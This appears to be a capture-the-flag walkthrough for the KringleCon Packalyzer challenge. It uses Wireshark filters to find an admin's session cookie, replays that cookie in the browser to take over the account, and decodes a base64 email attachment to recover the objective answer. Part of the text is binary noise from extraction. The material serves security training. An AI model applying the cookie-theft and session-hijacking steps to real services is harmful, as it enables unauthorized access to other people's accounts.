
```
.....PRI * HTTP/2.0

SM

.............d..@.................?.............A.....\..z...f.....S..j.?.).z....9....S...jC]t..c.d.......Y.....J
..b):..R.........Z]...9Ga.m.We.S.*/*P....4..I...`.....d....i...<....y..|L..<..i.....................)......._.I|...M..
...d.a..Y>...e.J..}@.pA.......@.......<html>
    <head>
    <title>Packalyzer</title>
    <link rel="stylesheet" href="https://packalyzer.kringlecastle.com:80/pub/css/materialize.css">
    <link rel="stylesheet" href="https://packalyzer.kringlecastle.com:80/pub/css/styles.css">
    <link href="https://fonts.googleapis.com/icon?family=Material+Icons" rel="stylesheet">
    </head>
    <style>
        /* label focus color */
        .input-field.cg input + label {
            color: white !important;
        }
        /* label underline focus color */
        .row .input-field.cg input {
            border-bottom: 1px solid white !important;
            box-shadow: 0 1px 0 0 white !important
```

   This source code of the main page for Packalyzer .
   04. In find box write "`alabaster`" , and you will find the following :


       `const user_info = {"username":"alabaster","is_admin":true,"email":"alabaster.snowball@localhost.local","_id":"5bd73470388788152cf8b906"};`

this the user details for Alabaster Snowball account we can confirm we have session for him in the traffic.


05. Let's search for his login details , we will search login using POST method because this what Packalyzer use for login, write the following in filter box:
    `http2.headers.method=="POST"`
    no luck no useful results
06. For this connection we know that Alabaster Snowball computer source ip is `10.126.0.104` And the server ip is `10.126.0.3` , Let's use the following filter to trace cookies for this connection, write the following in filter box :
    `ip.dst == 10.126.0.104 && http2.headers.set_cookie`
    In the bottom panel expand HyperText Transfer Protocol 2 > Stream: HEADERS> Header: set-cookie :
    `PASESSION=96432072889200889879230708058477`



9. Let's use cookie to grant access to Alabaster Snowball session :
    01. Go to *https://packalyzer.kringlecastle.com/*
    02. Right click on the page > Select inspect element > Select Storage tab >Select cookies from left list
    03. Select cookie named " `PASESSION` "
    04. Double click number under value column
    05. Clear number and enter the number we got from wireshark
        `96432072889200889879230708058477`



06. Close inspection panel and refresh the page to activate cookie change
07. Click account button in upper menu to check if we are in Alabaster Snowball session :




10. Download Alabaster sniffed traffic file to look at his communication with Holly Evergreen , Click on Captures button on website > download the capture pcap there.
11. Let's analysis this capture :
    - Open the capture file in wireshark
    - Apply filter to the traffic which contain "Holly" name , write the following in filter box :
    - You can filter by using SMTP {emails} protocol

      `smtp contains "Holly"`
    - Or by using find packet option in wireshark

      Go to > edit in upper menu > find packet > enter "Holly" in search box > click find
    - Right click on found packet > Select follow > TCP stream

```
To: alabaster.snowball@mail.kringlecastle.com
From: Holly.evergreen@mail.kringlecastle.com
Subject: test Fri, 28 Sep 2018 11:33:17 -0400
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_11181"

------=_MIME_BOUNDARY_000_11181
Content-Type: text/plain

Hey alabaster,

Santa said you needed help understanding musical notes for accessing the vault. He said your favorite key was D. Anyways, the f
information you need about transposing music.

------=_MIME_BOUNDARY_000_11181
Content-Type: application/octet-stream
Content-Transfer-Encoding: BASE64
Content-Disposition: attachment

JVBERi0xLjUKJb/3ov4KOCAwIG9iago8PCAvTGluZWFyaXplZCAxIC9MIDk3ODMxIC9IIFsgNzM4
IDE0MCBdIC9PIDEyIC9FIDc3MzQ0IC9OIDIgL1QgOTc1MTcgPj4KZW5kb2JqCiAgICAgICAgICAg
```

    Now we have the email between alabaster.snowball@mail.kringlecastle.com and holly.evergreen@mail.kringlecastle.com which include an attachment encoded in BASE64 .
12. Let's convert our attachment file into readable format :
    - In wireshark : Convert the mail to raw as shown :



    then save it to file attachment.raw
    - Open file attachment.raw in notepad or any text editor , then remove text from the beginning until base64 code as shown.

```
34  Content-Type: application/octet-stream
35  Content-Transfer-Encoding: BASE64
36  Content-Disposition: attachment
37
38  JVBERi0xLjUKJb/3ov4KOCAwIG9iago8PCAvTGluZWFyaXplZCAxIC9MIDk3ODMxIC9IIFsgNzM4
39  IDE0MCBdIC9PIDEyIC9FIDc3MzQ0IC9OIDIgL1QgOTc1MTcgPj4KZW5kb2JqCiAgICAgICAgICAg
```

- Also go to the end of the file and remove after == until the end as shown .


```
1715  ZDIwYjI1MmU0OWRiPl0gPj4Kc3RyZWFtCnicY2IAASZGRj0FBiYg6yiIZP8OiIWngUhGNRCpIw5m
1716  2zMAAFMTA30KZW5kc3RyZWFtCmVuZG9iagogICAgICAgICAgICAgICAgICAgICAgICAgICAgIApz
1717  dGFydHhyZWYKMjE2CiUlRU9GCg==
1718
1719  ------=_MIME_BOUNDARY_000_11181--
1720
```

now we have our attachment file coded as base64 , let's decoded it.

13. Now let's decode the attachment to readable format:
    - Method1 :
      Go to https://www.freeformatter.com/base64-encoder.html
      Upload the file `attachment.raw` and click decode

      As you can see first line is file type which is PDF .
      Now upload the file again and click decode and download to save it
    - Method2 :
      Using terminal write the following in folder path which file exists :
      `base64 -d attachment.raw > attachment.pdf`
      Open the file `attachment.pdf` to check it :

14. Read the `attachment.pdf` to find any clues about song name.



The song name is Mary Had a Little Lamb

Go to your Badge > Objectives > Enter Mary Had a Little Lamb